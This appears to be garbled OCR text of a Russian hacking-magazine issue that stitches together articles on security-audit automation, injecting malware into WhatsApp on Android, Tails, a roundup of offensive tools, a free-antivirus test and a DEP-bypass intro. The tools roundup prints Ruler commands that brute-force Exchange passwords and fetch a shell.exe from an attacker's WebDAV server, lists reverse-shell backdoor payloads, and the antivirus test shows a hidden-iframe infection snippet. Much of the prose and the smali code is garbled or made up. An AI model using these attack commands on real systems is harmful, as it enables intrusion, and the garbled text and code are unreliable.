3. Менеджер со стороны группы продуктовой безопасности разбирает этот поток и принимает решение о том, как дальше сложится судьба задачи.
4. Задача попадает к аудитору, и начинается самое интересное.

В этом процессе есть недостатки, влияющие на скорость (и не только) работы.

1. Промежуточное звено согласования (менеджер со стороны ИБ).
2. К сожалению, нередко заявки приходят без нужного запаса по времени на сами работы.
3. Мы всё еще находим типовые проблемы безопасности на финальной стадии.
4. Финальный аудит становится «бутылочным горлышком» для цикла разработки.

Все вы причинено нам и самим сервисам постоянную боль. Мы подумали и решили, что нужно что-то делать! Во-первых, нам, конечно же, необходимо сдвигать задачи, связанные с ИБ, ближе к началу цикла разработки. Это очевидно. Во-вторых, мы любим автоматизацию, и самое время ей вновь заняться. Для этого нам понадобится новая супергрупа для приема заявок на аудит безопасности, а также помощь наших «роботов».



Для начала мы подумали: почему бы не добавить полноценный опросник в форму и не давать рекомендации сразу же по мере ее заполнения? Сказано — сделано. Мы добавили вопросы про возможную специфичную (и связанную с рисками) функциональность и повязали их с нашими внутренними руководствами для разработчиков. То, что мы перешли, по сути, от статической формы к динамической, позволило подгружать по мере ее заполнения вопросы, соответствующие ситуации. Например, для мобильных приложений мы спрашиваем про платформоспецифичные настройки безопасности.

* **В продукте есть функциональность загрузки и обработки пользовательских файлов (XML/DOC/PDF etc)?**

- (•) Да
- ( ) Нет

Вам необходимо прочесть рекомендации Загрузка файлов

* **Сервис покрыт автоматическим сканированием безопасности Molly?**

- ( ) Да
- (•) Нет


«Молли» — это система по автоматизированному сканированию веб-сервисов на уязвимости. Вам необходимо её подключить как постоянный контроль безопасности. После заполнения формы соответствующий тикет будет заведён автоматически.

Получается, что мы не возлагаем все надежды на финальный аудит безопасности, но стараемся использовать его максимально, в том числе и для внедрения наших глобальных систем контроля и защитных технологий. К первым относятся различного рода автоматизированные сканеры безопасности веб-приложений и кодов, а ко вторым, например, Content Security Policy, который мы сейчас внедряем повсеместно.

Также стоит упомянуть HTTPS/TLS (про особенности его внедрения мы рассказывали на YaC в 2014 году), но его мы внедрили во всех наших продуктах, и вопрос в анкете носит скорее формальный характер.

Если менеджер отвечает в анкете, что какая-то из требуемых технологий ещё не внедрена в его сервисе, то автоматически завудится соответствующий тикет на внедрение. Напрашивается закономерный вопрос: а что, если менеджер ответит не совсем честно? Получается, что внедрения контроля не будет? Мы это well-known выяснили в рамках непосредственно аудита, а анкета (и автоматический тикет) позволяют сэкономить время. Также важно заметить, что культура информационной безопасности в нашей компании находится на достаточно высоком уровне и каких-то видимых на радарах проблем с правдивостью ответов на вопросы анкеты нет.


Следующий этап: форма заполнена и попадает в виде тикета в багтреккер. Но туда больше не приходит менеджер ИБ! Его место занял наш вежливый робот, которого мы назвали C-3PO.



Для начала C-3PO нормализует и валидирует содержимое тикета (указали ли все необходимую информацию?). Затем на основе ответов в опроснике он создает задачи для соответствующего сервиса, например инициировать внедрение Molly (наш сканер безопасности веб-приложений, про который мы рассказывали на ZeroNights 2015 — PDF), а также запускает наши инструменты анализа защищенности: сканеры и анализаторы кода. Завершив свою работу, они вернутся в наш тикет, но уже с результатами. Запуск инструментов при обработке заявки на аудит позволяет получить самые свежие данные от них. Основной же работ переходит к ответственной фазе работы, а именно прогнозированию рисков соответствующего запуска с точки зрения безопасности. Прямо сейчас он использует для этого следующие факторы:

- статус внедренных наших контролей в сервисе;
- какие были последние результаты использования наших инструментов, много ли было обнаружено проблем безопасности и какого рода;
- когда был последний аудит безопасности и были ли в его рамках обнаружены проблемы безопасности;
- общая «карма» сервиса, которая у нас накапливается на специальном сервере под названием «Ампелманн»;
- собственно ответы на вопросы в форме — например, есть ли в запуске какой-либо критичной с точки зрения ИБ функциональность.

Таким образом, при оценке рисков мы учитываем как историю безопасности сервиса, так и особенности конкретного запуска.



Под конец робот назначает задачу на специалиста группы продуктовой безопасности, который и будет отвечать за дальнейшие действия. При этом учитывается его текущая доступность (в отпуске он или нет) и набор компетенций. Вот что мы получили в итоге всех оптимизаций и автоматизаций:

- на вход поступает более тщательно подготовленная задача;
- предварительно оцениваются риски;
- результаты сканирования на уязвимости всегда свежие;
- менеджеры и разработчики получают рекомендации одновременно с заполнением формы;
- у нас есть еще одна возможность контроля;
- все вместе ускорило процесс.

Все изложенное можно обобщить до одного совета: старайтесь максимально автоматизировать поддерживаемые этому процессы, и вы сможете освободить больше времени на более комплексные проекты. Более ранний контроль в рамках цикла разработки — не исключение!

→

ЛОМАЕМ СОФТ ДЛЯ ANDROID

ЧАСТЬ 2. ВНЕДРЯЕМ МАЛВАРЬ В ЛЕГИТИМНОЕ ПРИЛОЖЕНИЕ

Евгений Зобнин

В прошлый раз мы разобрались, как взламывать приложения для Android. В большинстве случаев сделать это очень легко. Сегодня мы займемся гораздо сложнее и интереснее: будем внедрять в легитимное приложение вредоносный код, который сможет отслеживать все сообщения, которые приходят на любой Android-смартфон. Для этого нам потребуется среда разработки Android Studio. В ней мы напишем свое приложение, которое будет выдавать себя за обычный эмулятор, а на самом деле будет перехватывать и отсылать в SDK. Его набор компонентов и исходников обходится — в начале — в 1 Гигабайт на диске.

Что касается софта, который мы будем перехватывать, я выбрал WhatsApp. Это приложение для обмена сообщениями, которое, по мнению Google, в Play Market является лучшим приложением для всех времени и, конечно же, самым популярным. Его аудитория насчитывает в общем-самом деле порядка. Что это стало причиной более внимательного к нему отношения.

ИЩЕМ ТОЧКУ ВХОДА

Для того, чтобы в приложение, как на картинке, обманывать в стиль Google выдает WhatsApp в Google Play и скачивать с Google Play, нам необходимо отредактировать его исходники и скомпилировать в .apk файл. Все дальнейшие действия мы будем производить в Linux. Для Windows все в принципе то же самое — нам нужно только для внедряемых нашего вредоносного кода. Для Android-приложения, которое мы хотим сделать с обычной настоящей даже, то это был бы что, вам? Ну, конечно, нам нужно найти точку входа в Android-приложение, приложение начинается не с **main()**. Вначалом у здешнего софта вообще-то ничего нет, кроме пустого экрана, на котором отображается лого. Но, конечно, в нем есть и куча всяких скрытых при взаимодействии пользователя с ним.

Если мы хотим, чтобы наш код запускался при старте приложения с рабочего стола, нам нужно сделать его и класс, наследующий от приложения — в нашем случае класс Application. Мы его создадим, назовем **MyApplication** и сохраним в файл **/home/user/androidstudio/Whatsapp/app/src/main/java/com/whatsapp/MyApplication.** Для этого нужно, чтобы это называется **android.**, а не **com.whatsapp**, чтобы мы могли использовать уже имеющиеся в SDK классы, которые начинаются с **android.**, а не **com.whatsapp**. Для этого нужно, чтобы файл называется **com.whatsapp.MyApplication**, а не **com.whatsapp.MyApplication**.

```
$ mkdir -p com/whatsapp
$ cat > com/whatsapp/MyApplication.smali
.class public Lcom/whatsapp/MyApplication;
.super Landroid/app/Application;

.method public static main([Ljava/lang/String;)V
    .locals 0
    .prompt "Hello, world!"
    return-void
.end method
$ ./smali -o classes.dex com/whatsapp/MyApplication.smali
$ ./baksmali -p com.whatsapp -d . classes.dex
$ cat com/whatsapp/MyApplication.smali | grep -A 5 -B 5 -i prompt
.method public static main([Ljava/lang/String;)V
    .locals 0
    .prompt "Hello, world!"
    return-void
.end method
$
```

Исходный класс носит имя com.whatsapp.Main. Открываем com/whatsapp/main.smali (com/whatsapp/Main.smali и ищем метод **OnCreate()**

```
$ ./dex2jar classes.dex
dex2jar classes.dex -> classes-dex2jar.jar
$ jd-gui classes-dex2jar.jar
$ ls -l com/whatsapp/*.smali
-rw-rw-r-- 1 root root 1 Jan 1 00:00 com/whatsapp/MyApplication.smali
-rw-rw-r-- 1 root root 1 Jan 1 00:00 com/whatsapp/Main.smali
$ grep -A 5 -B 5 -i oncreate com/whatsapp/Main.smali
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 0
    .prompt "Hello, world!"
    return-void
.end method
$
```

Это и есть исходный код. Мы видим, что в нем есть метод **onCreate()**, который и отвечает за отображение лого. Но, конечно, в нем есть и куча всяких скрытых при взаимодействии с ним

ВЗЛОМ

ФЕЙБЛЕК

ИСПОЛЬЗУЕМ ФЛЕШКУ С ДИСТРИБУТИВОМ TAILS, ЧТОБЫ ПОЛНОСТЬЮ СКРЫТЬ СЛЕДЫ СВОЕЙ ДЕЯТЕЛЬНОСТИ.

Тарас Катан,
пентестер, ведущий специалист Positive Technologies

Тс, безусловно, одно из самых ценных ресурсов защиты личных данных. Но чтобы обезопасить себя по-всем-строем и работать, не оставляя вообще никаких следов, нужно нечто большее. Tails — операционная система семейства Debian Linux, основанная на серьезных принципах защиты данных. Используя флешку с Tails, вы можете не опасаться по поводу слежки в интернете, но и обыска в квартире.

Tails — не единственный дистрибутив Linux, который ставит защиту данных во главу угла. Но, на мой взгляд, это на сегодняшний день лучший выбор для человека, заинтересованного конфиденциальностью. Разработчики постоянно пишут личные данные и сообщают важной информацию от любопытных глаз. И раз уж я занялся в прошлом защитой данных в Tails, то и продолжу ее перечислять.

Сохранение конфиденциальности информации. Здесь все просто, нам необходимо защитить нашу информацию от посторонних. Для этого мы будем шифровать файлы, сообщения, электронную почту и даже жесткий диск. Что-то даже будем шифровать по-настоящему рано. Ничего не должно ускользнуть от внимательных глаз злодеев.

Сокрытие факта использования Tails. Злодеи могут попытаться определить, даже скрыть сам факт хранения или передачи данных. Мы будем использовать мосты, которые позволят обойти попытки злодеев определить факт слежки: частными данными, зверствами неотличимыми от зашифрованных данных. Скрытие адресов посещаемых интернет-ресурсов. Злодеи может попробовать скрыть от чужих глаз то только сам информацию, но и адресата. В этом нам поможет Tor, который не позволяет определить и перехватить маршрутизатор.

Проверяемость отказа (plausible deniability). Может возникнуть необходимость через данные и информацию необратимо уничтожить (примеры, как доказывают на основной слежке. Поверх скрытых компонентов с важными данными мы создадим и зашифруем несекретные компоненты, которые будут выглядеть как обычные данные. Например, скачанный фильм или видеоигра, к которым его и интересует.

Возможность отказаться от факта передачи информации, отказать свои цифровые данные кому-то для дела. В этом нам поможет протокол OTR и использование HMAC вместо DLT.

Работа на компьютере, которого у вас нет. Вам, что может остаться в оперативной памяти, на жестком диске или даже в памяти видеокарты, необходимо тщательно зачистить. Для этого Tails использует свободное ПО, которое не оставляет следов, даже если даже в памяти видеокарты. Если может потребоваться перезагрузка. Tor. Данные, что можно изъять, вы в перспективе разберете.

Дополнительные плюсы. Tor. Данные, что можно изъять, вы в перспективе разберете.

Дмитрий «D1g1t» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

Автор:
Dana James Traversie

URL:
github.com/dana-at-cp/backdoor-apk

Система:
Linux

АРК С ПОДАРКОМ

Сегодня соорудить вредоносное приложение для ОС Android не составит никакого труда. Следующий shell-скрипт просто доводит это до уровня детского сада.

Backdoor-apk одной простой командой добавляет собственный backdoor в любой APK-файл — занавес! Единственное, что необходимо, — сформировать нужное окружение для программы, чтобы она выполнила свои функции. Для этого на Linux-машине потребуется наличие Metasploit, Apktool, Android SDK, ant.

На данный момент в инструменте реализована вставка следующих полезных нагрузок:

- meterpreter/reverse_http;
- meterpreter/reverse_https;
- meterpreter/reverse_tcp;
- shell/reverse_http;
- shell/reverse_https;
- shell/reverse_tcp.

Все это очень знакомо и функционально. Так что сегодня любой школьник может скачать нужную APK из Google Play и вставить в нее backdoor. А затем сташить твой телефон со спуска и заменить нормальное приложение на протроянное, и ты этого даже не заметишь.

Авторы:
Computer Incident Response Center Luxembourg

URL:
github.com/CIRCL/AIL-framework

Система:
Linux

АНАЛИЗ УТЕЧЕК ИНФОРМАЦИИ

AIL — это модульный фреймворк для анализа потенциальных утечек информации в различных неструктурированных открытых источниках данных. Например, токен, как Pastebin. Благодаря своей гибкости AIL очень просто расширяется (модули на Python) новой функциональностью для обработки различной критичной информации. А благодаря крутому веб-интерфейсу он очень удобен и прост в работе. Большое количество различные схем и дашбордов позволяет быстро находить и анализировать нужную информацию.

Особенности:

- модульная архитектура для обработки потоков структурированной и нструктурированной информации;
- дефолтная поддержка сторонних ZMQ feeds, таких провайдеров, как CIRCL, и многих других;
- каждый модуль может обрабатывать и перерабатывать всю информацию, уже обработанную AIL;
- обнаружение и извлечение URL, включая их географическое положение (местоположение IP-адреса);
- извлечение и валидация потенциальных утечек номеров кредитных карт;
- извлечение и валидация утекших почтовых адресов, включая валидацию DNS MX;
- модуль извлечения .onion-адресов Tor (для дальнейшего анализа);
- извлечение и валидация потенциальных hostnames;
- модуль полнотекстовой индексации для индексации неструктурированной информации.

Авторы:
SensePost

URL:
github.com/sensepost/ruler

Система:
Linux/Windows

АТАКУЕМ EXCHANGE-СЕРВЕР

Ruler — это инструмент на языке программирования Go для взаимодействия с Exchange-сервером через MAPI/HTTP-протокольы. Основанное его предназначение — злоупотребление возможностями почтовых правил на стороне Outlook-клиента, как описано в блоге SpecterOps. Это и автоматизирует Ruler.

Возможности программы:

- перечисление валидных пользователей;
- просмотр текущих правил конфигурации почты;
- создание новых вредоносных правил для почты; удаление почтовых правил.

При этом Ruler пытается в полуавтоматическом режиме взаимодействовать с Exchange и использовать сервис Autodiscover для обнаружения необходимой информации.

Пример bruteforce-атаки:

```
# ./ruler -domain evilcorp.ninja -brute ↩
    -usernames ~/users.txt -passwords ↩
    ~/passwords.txt -delay 0 -v -insecure
```

И пример получения shell:

```
# ./ruler -domain targetdomain.com -email ↩
    user@targetdomain.com -user username ↩
    -pass password -loc \\\\yourserver\\↩
    webdav\\shell.exe -trigger ↩
    -vpop a shell -rule maliciousrule
```

Более подробно об инструменте можно узнать в блоге авторов инструмента.

Авторы:
NCC Group Plc

URL:
github.com/nccgroup/hodor

Система:
Windows/Linux

HODOR FUZZER

Hodor — это фаззер общего назначения, который может быть использован и сконфигурирован при известных входных данных с известными раздеалителями для фаззинга определенных мест во входном буфере. По используемым алгоритмам он представляет собой что-то среднее между самым «тупым» и чуть «умным» фаззером при достаточно малых усилиях. Так что если ты хоть немного знаешь о файле, протоколе, формате или спецификации, то уже можно провести более умный фаззинг. При этом фаззер разрабатывался как очень портативный, и на целевой машине достаточно наличия только Python 2.7.

Особенности:

- поддержка текстовых и бинарных форматов;
- фаззинг всего файла, определенного диапазона данных в файле или между определенными разделителями для текстовых форматов;
- мутации: Mileftuzz, QuidProQuo(QPQ), TotesRand, BFripper;
- наличие постмутационных обработчиков (подсчет контрольных сумм);
- выдача результата в stdout, сеть, файл на диск, параметры процесса;
- различные настройки производительности (итерации, задержки, потоки и так далее).

Авторы:
Soroush Dalili

URL:
github.com/irsdl/updated-SWFIntruder

Система:
Windows

SWFINTRUDER

SWFIntruder разрабатывался с использованием ActionScript, HTML и JavaScript. В итоге получился инструмент, сочетающий в себе лучшие свойства этих языков для анализа flash-файлов. Он загружает SWF-файлы в браузер с различными вредоносными данными и смотрит на появляющиеся в процессе ошибки.

Для установки инструмента потребуется локальный веб-сервер с двумя разными hostname. Одно для открытия файла, второе — для пейлоадов. Рекомендуется использовать файл crossdomain.xml.

Первоначально инструмент разрабатывал Стефано ди Паола (Stefano Di Paola). SWFIntruder был одним из проектов OWASP, но не поддерживался с 2008 года. Это первый инструмент для тестирования безопасности SWF-файлов непосредственно в браузере, для поиска таких уязвимостей, как XSS и XSF (Cross Site Flashing). Сейчас проект перенесен на GitHub и вновь развивается, хотя и все еще достаточно сыр.

Файл config.js внутри папки js может изменить и добавить новые векторы атаки.

Авторы:
segment-srl

URL:
github.com/segment-srl/htcap

Система:
Linux

HTCAP

Htcap — это сканер веб-приложений, который умеет обходить (crawl) одностраничные приложения (SPA, single page application) произвольным способом, перехватывая AJAX-вызовы и изменения DOM. Можно сказать, что htcap — это не просто сканер, поскольку он сосредоточен главным образом на обходе приложения и использовании сторонних инструментов для обнаружения уязвимых мест. Может применяться как для ручной проверки, так и для автоматической при тестах на проникновение современных веб-приложений.

Сканирование разделено на два этапа:

1. Обход цели и сбор как можно большего числа запросов (URLs, forms, AJAX и другие) и сохранение их в БД SQLite.
2. Запуск сканеров на запросы, сохраненные в базе данных.

А дальше результат сканирования можно просматривать с помощью любого просмотрщика SQLite.

Пример запуска на обход приложения:

```
$ htcap/htcap.py crawl target_address.local ↩
    target.db
```

Для запуска необходимо соблюсти несколько зависимостей:

- Python 2.7;
- PhantomJS v2;
- sqlmap (для sqlmap-модуля сканирования);
- Arachni (для Arachni-модуля сканирования).

Авторы:
videns

URL:
github.com/videns/vulners-scanner

Система:
Windows/Linux

VULNERS

Периодически возникает необходимость быстро проверить Linux-сервер на наличие уязвимостей, при этом нет времени или возможности поставить сканер типа Nexpose или Nessus. В таких случаях нам единожды помощь окажет сканер на базе vulners.com.

Сканер состоит из двух скриптов на Python.

LazyScanner.py представляет собой демонстрацию формата серверного API vulners.com. LinuxScanner.py же больше похож на самостоятельный сканер с опциональным сканированием запущенных на системе docker-контейнеров. На системе выполняется минимальное число команд: определение операционной системы и получение списка установленных пакетов. Все остальная обработка идет на сервере, а среднее время обработки составляет менее 200 мс. Также энтузиасты написали playbook для системы Ansible, что позволяет производить удаленное сканирование.

Проект открытый и активно развивается, так что любые pull requests — welcome.

→

ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ ЧАСТЬ 5

ЕВГЕНИЙ ШАРОВ
SHAROV@SOFTMAIL.RU

ТЕСТИРУЕМ ANVI SMART DEFENDER FREE, BAIDU ANTIVIRUS, IMUNIFAST ANTIVIRUS И ZILLYA!

ИНТРО

На рынке MS-DOS компьютерные вирусов писались по нескольку десятков в год. Сейчас же их каталог сотнями измеряют, да и где теряют стаи собачьих тапочек. Вирусы это необратимо самоизмножающуюся программа, в любой код, который случайно попадается. Иронии в том, что антивирусы сами стали не лучше на вирусов. Ведь до всех более агрессивно антивирусности и системы своевольничают и достают пользователей реклямой, мало от него защищая. В этом тесту обратимся на новейшие антивирусы раздающие бесплатно на тинейроков в розницы номера, да от сегодняшнего четверга совсем не выглядят человеколюбиво.

МЕТОДИКА ТЕСТИРОВАНИЯ

В прошлым статьям вирусы брались реклямы рекорд Clickbank, в результате чего он не первенс фаворитам скачивашься на него слаьм и перевше в ящик спамерам не хотят вовсе. Основанно бесплатно заверил пользователя, а в тигайбалтск электронной почты до сих пор ночет и наш запрос на доступ. Поэтому список угроз на этот раз составлялся из других источников. Основным стал перечень новых потенциально опасных сайтов от канадского специалиста по безопасности Дмейсона Лаза (видит не приходит, чтобы это веб-страница по поиску та же участь).

В остальных методика не изменилась. Каждый антивирус, был установлен в свой виртуальный машине, с Windows 7 Ultimate SP1 x64 и Office 2007 SP3 x64 и проверялся по следующему плану: мы тестировали полную версию антивирусов, «Защитник Windows» и фильтр SmartScreen были отключены. Контроль учетных записей оставался активным, так как он включен у большинства пользователей и не влияет на работу антивирусов, выступая в качестве второй линии обороны. Последующие версии бесплатных антивирусов загружались с официальных сайтов и обновлялись непосредственно перед началом эксперимента.


Все тесты выполнялись по отдельности и каждый раз показывали реакцию пользователя на угрозы, на веб-страницы и на скачивание вирусов. Мы фиксировали, что видит пользователь, что в ходе теста выдавалось, что предварительно отображается слева окошечнике сайтов. Далее предупреждалась пользователя перейти за разъяснения ставки, результаты тестирования.

INFO

Разрешены, но отсутствие антивируса в системе, отсутствие надежной защиты, нежурнальная ошибка. Бесплатное пользователь работает в системе, но отсутствует антивирусная отключил программой «Защитник Windows» и не всегда доступает даже для сетевого.


ANVI SMART DEFENDER FREE

Anvi Smart Defender Free v. 2.5.0 — разработка компаньоной Anvisoft Corporation. Эта компаниятолько на сайте в 2012 году, но до сих пор не перенес серверы на страны. Разработка Сергейа Кудрявцевым, что штаб-квартира Anvisoft расположена в проверяется сервер, в то время как отдельные серверы закрыт: стороннем в Канаде и Калифорнии. Сервера предоставляет, что за создание и поддержку отвечает компания Internet Solutions. Сервера в Канаде и Калифорнии принадлежат компании WhitehoStore и организацию NIOPH. Сначала, что не нашфициально сотрудничают правительство Китая при организации этих на сеть АС СЦАК. Компания Anvisoft ОТЕ отслаивается на управляется нужного для в получения приложения. Посмотрим, что за сайт получится и не выглядит (?) предоставлен после регистрации фактора.



Анти-установщик неподписанных драйверов


В описании Anvi Smart Defender Free утверждается, что антивирус использует «технологию обнаружения и блокирования вирусов, шпионского ПО и прочих угроз на основе сигнатур и эвристик». Размер инсталлятора невелик — 37 Мбайт. Эта новка занимает меньше памяти, но во время нее программа требует установить антивирусное ядро: avcfcm.sys, avcfs.sys и avcfp.sys, чем сразу начинается тестирование.



Анти-от быстрое сканирование

При первом запуске Anvi мы проявили рекомендованное быстрое сканирование, в ходе сканирования выдавалось с нем. Скан чистой «досмотр» завершился без шаги. Анти-от при быстрой проверке 312 тысяч объектов.

На вкладке с настройками проверки в режиме реального времени по отдельности можно включить. Однако на мой постоянно отображается в уведомление о нежелой защите компьютера. Это такой своеобразный стимул приобрести полную версию с дополнительными функциями. Пока не купишь все продукты Anvisoft, защита будет считаться недостаточной.



Дополнительные платежи от Anvisoft

В разделе «Антихакер» запускается проверка на типичные проблемы настроек безопасности. Но не результаты проверяется отключить автозапуск со съемных носителей, отмечу удаленного администрирования, удалить сохраненные по умолчанию общие сетевые ресурсы и так далее. Работает этот сценарий примерно как «Мастер поиска и устранения проблем» в Win7.

Что дальше?

Модуль Anvi Anti-Hacker

Поскольку мы решили тестировать все антивирусы в одинаковых условиях и настроенными по умолчанию, то на стали менять эти параметры.

Здесь планировалось подробно описать результаты каждой проверки, но оказалось, что каждый антивирус проверяет все диски чистой. Поскольку он не смог обнаружить ни одной угрозы, мы не будем приводить данную статистику скриншотов, а в сравнимых наборах показательными.

Анти-от полное сканирование по ссылкам в сети

Результат: 0 из 10. Ломать у Тая-Дайлина явно получалось лучше, чем спустить.

BAIDU ANTIVIRUS 2015 FREE

Дистрибутив другого китайского антивируса занимает 27 Мбайт. Установка длится всего полминуты. В ходе инсталляции сразу же предлагается просматривать с программы улучшения качества и выбрать язык, но русского в списке нет.

Baidu от может другие

Перед началом тестирования мы выполнили обновление и быструю проверку, которая заняла без малого пять минут. При этом было просканировано примерно четыре тысячи объектов файловой системы.

Baidu — быстрое сканирование

Интерфейс довольно наглядный. На вкладке Toolbox можно найти плагины, виджеты и дополнительные инструменты защиты. Мы не стали их использовать, чтобы не нарушать чистоту эксперимента. Перед тестами были включены только основные компоненты защиты, в том числе антивирусный монитор и защита от интернет-угроз.

Baidu Antivirus 2015 - [Toolbox]
Toolbox
Plugins
Gadgets
Tools
Plugin Manager
Gadget Manager
Tool Manager
Baidu Cleaner
Baidu Manager
Baidu Browser
Baidu Cloud
Baidu Game
Traffic Manager
Baidu Antivirus
Baidu Browser
Baidu Cleaner
Baidu Manager

← Начало статьи

ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ ЧАСТЬ 5


ТЕСТИРУЕМ ANVI SMART DEFENDER FREE, BAIDU ANTIVIRUS, IMMUNET ANTIVIRUS И ZILLYA!

IMMUNET ANTIVIRUS 5.0.2

Облачный антивирус Immunet был разработан Cisco. Он устанавливается в ОС Windows XP — 10 любой разрядности и может работать совместно с другим антивирусным ПО, которое также поддерживается движком ClamAV, который мы уже тестировали в соста ве Comodo Security.

Крошечный веб-инсталлятор размером в полмегабайта скачивает 16 Мбайт установочных файлов. После установки антивирус занимает 42 Мбайт. Сразу предлагается выполнить быстрое сканирование, на которое мы по традиции согласимся. По причине наличия отключены средства проверки ClamAV, а также сканирование архивов и упакованных исполняемых файлов. Это странная политика, но уважим тестовые банки для всех должны быть одинаковы: используем настройки по умолчанию.

Трудно поверить, но и этот антивирус провалил все тесты. Забавно, что на фишинговой странице нам показали занимательную статистику, которая по стилю была похожа на рекламу внутри самого Immunet — в ней тоже приводятся внушительные цифры, взятые с потолка.




Immunet: 22,5 миллиона видов из 7,44 миллиарда защищены


Здесь нет навар реализации PCMag протестировала вторую версию этого антивируса и сформулировала свой вывод мягко «Фантастическое количество заблокированных установок (предположимо ПО) было близко к 40 процентам… Это дополнительное средство, и мы рекомендуем использовать Immunet Free как единственную антивирусную защиту». Сейчас же мы не рекомендуем его использовать вовсе. Результат: 0 из 10.

ZILLYA!

В отличие от Immunet, украинский антивирус Zillya! v. 2.0.1075 от ALLIT Service позиционируется как самодостаточное средство защиты. Он сразу требует удалить из системы другие антивирусы. Это обычная практика предотвращения конфликтов между компонентами защиты в реальном времени от разных производителей, но стоит убедиться в равноценности замены. При размере дистрибутива 87 Мбайт Zillya! устанавливается быстро — секунд за сорок. Обещалось, что антивирус не будет показывать рекламу, но именно ее мы смотрели сразу после инсталляции в принудительно открытом окне браузера. Предварительный выбор русского языка не повлиял на рекламный текст — он отображался на украинском.




Обновление антивирусных баз выполнялось гораздо дольше, чем установка программы. Настройки мы оставили по умолчанию: за исключением одного пункта: режим оповещений выставили на максимум для удобства наблюдения за реакцией антивируса.



Максимальное оповещение

Как вскоре выяснилось — зря. Никакой реакции не было. Снова десять тестов из десяти были провалены.




Что на скане — не троянский конь!


Результат: 0 из 10.

ВЫВОДЫ

Итоговый результат напоминает метаэдрис: 0.0.0.0. Впервые антивирусы проиграли абсолютно все тестовые уровни. При этом даже невооруженным глазом мы видели редиректы, загрузку фишинговых страниц и такое, что лучше не видеть. Может, это время тестов сайта уже значений? Снова проверяем отображение скайпа. VirusTotal даже увеличивает число срабатываний.




Сканер Sucuri показывает скрытые фреймы и загрузку вредоносных джава-скриптов.



Отчет Sucuri о зараженной странице из теста № 5

Анализатор Quttera находит до восемнадцати инфицированных файлов на сайтах из списка.



На графике с сайта в шестом тесте реагирует даже «Защитник Windows», если его включить.

Даже Windows Defender видит зараженную графику

В них используется интересный механизм скрытия вредоносного кода. При открытии сайта загружается «иконка equal gif и другие графики, содержащие «начало» джава-скрипта. Скрипт последовательно перенаправляет браузер на другие зараженные веб-страницы через frames. Пример кода «иконки»:

```
<iframe src="http://www.[infected_site]/--
[infected.page]" width=0 height=0></iframe>
<hb_start{}><iframe src="[infected_site]/--
[infected.page]" width=0 height=0></iframe>
```

Как видишь, угрозы были подобраны вполне реальные и на момент проверки все они были актуальны. Просто нет, кто из участников сегодняшнего тестирования не заметил в ужасе. Мы не искали зубастых зловредов и не создавали какой-то особой ситуации — наоборот, имитировали обычный веб-серфинг на новом компьютере. Именно с такой от веб-угроз участники сегодняшнего теста не справились.

Возможно, они среагировали бы на уже прочившихся в систему зловредов, но антивирусы заражение не прошло: в одном случае при загрузке инфицированной веб-страницы возникала ошибка выполнения скриптов, а в других просто отображалась нужная пронырам уязвимые компоненты.

Вопрос стоит, как именно защитные программы должны реагировать на веб-угрозы, всегда был спорным. Отмечу лишь, что антивирусы от Fortinet, Kaspersky, Sophos, Symantec и многие другие действуют иначе — с акцентом на превентивные меры. Они проверяют результаты сайта еще до перехода пользователя на него, а затем сканируют весь код веб-страницы до ее передачи браузеру. В случае опасности они просто заменяют ее своей заглушкой. Если же вместо превентивного алгоритма использовать реактивный (не в смысле быстрый, а срабатывающий при попытке заражения), то мы получим вот таких подслепышей сторожей. Каких-то проявок они смогут остановить, в каких-то не разглядят. Проще не давать пользователю самой возможности «выстрелить себе в ногу».

WARNING

Списки вредоносных сайтов были взяты из открытых источников. Все тесты выполнялись в исследовательских целях. Они направлены только защиту от угроз и не могут использоваться для оценки эффективности антивирусов в другом сценарии. Автор и редакция не несут ответственности за любые последствия полученной из данной статьи информации.

DANGER

Заражение редко удается расплатить по внешним признакам. Многие бандоры внедряются скрытно и так же скрытно обходят установленные антивирусные сканеры. Даже если антивирус определил и заблокировал какую-то угрозу, нет гарантии, что другая в это же время не получила контроль над системой.

WWW

Anvi Smart Defender Free

Baidu Antivirus 2013 Free

Immunet AntiVirus Free

Zillya! Антивирус Бесплатный

MALWARE

НАСЖИВАЕМ DEP

RET2LIBC И ROP-ЦЕПОЧКИ ПРОТИВ DATA EXECUTION PREVENTION

Саша Ларин
sasha.larin@gmail.com

В прошлой статье мы с тобой начали погружаться в мир шеллкодинга для 64-битных *nix-систем. Пора развить эту тенденцию, ведь это журнал «Хакер»! Сегодня мы научимся обходить DEP для обхода технологии DEP. Для этого рассмотрим две техники: ret2libc и ROP-цепочки.

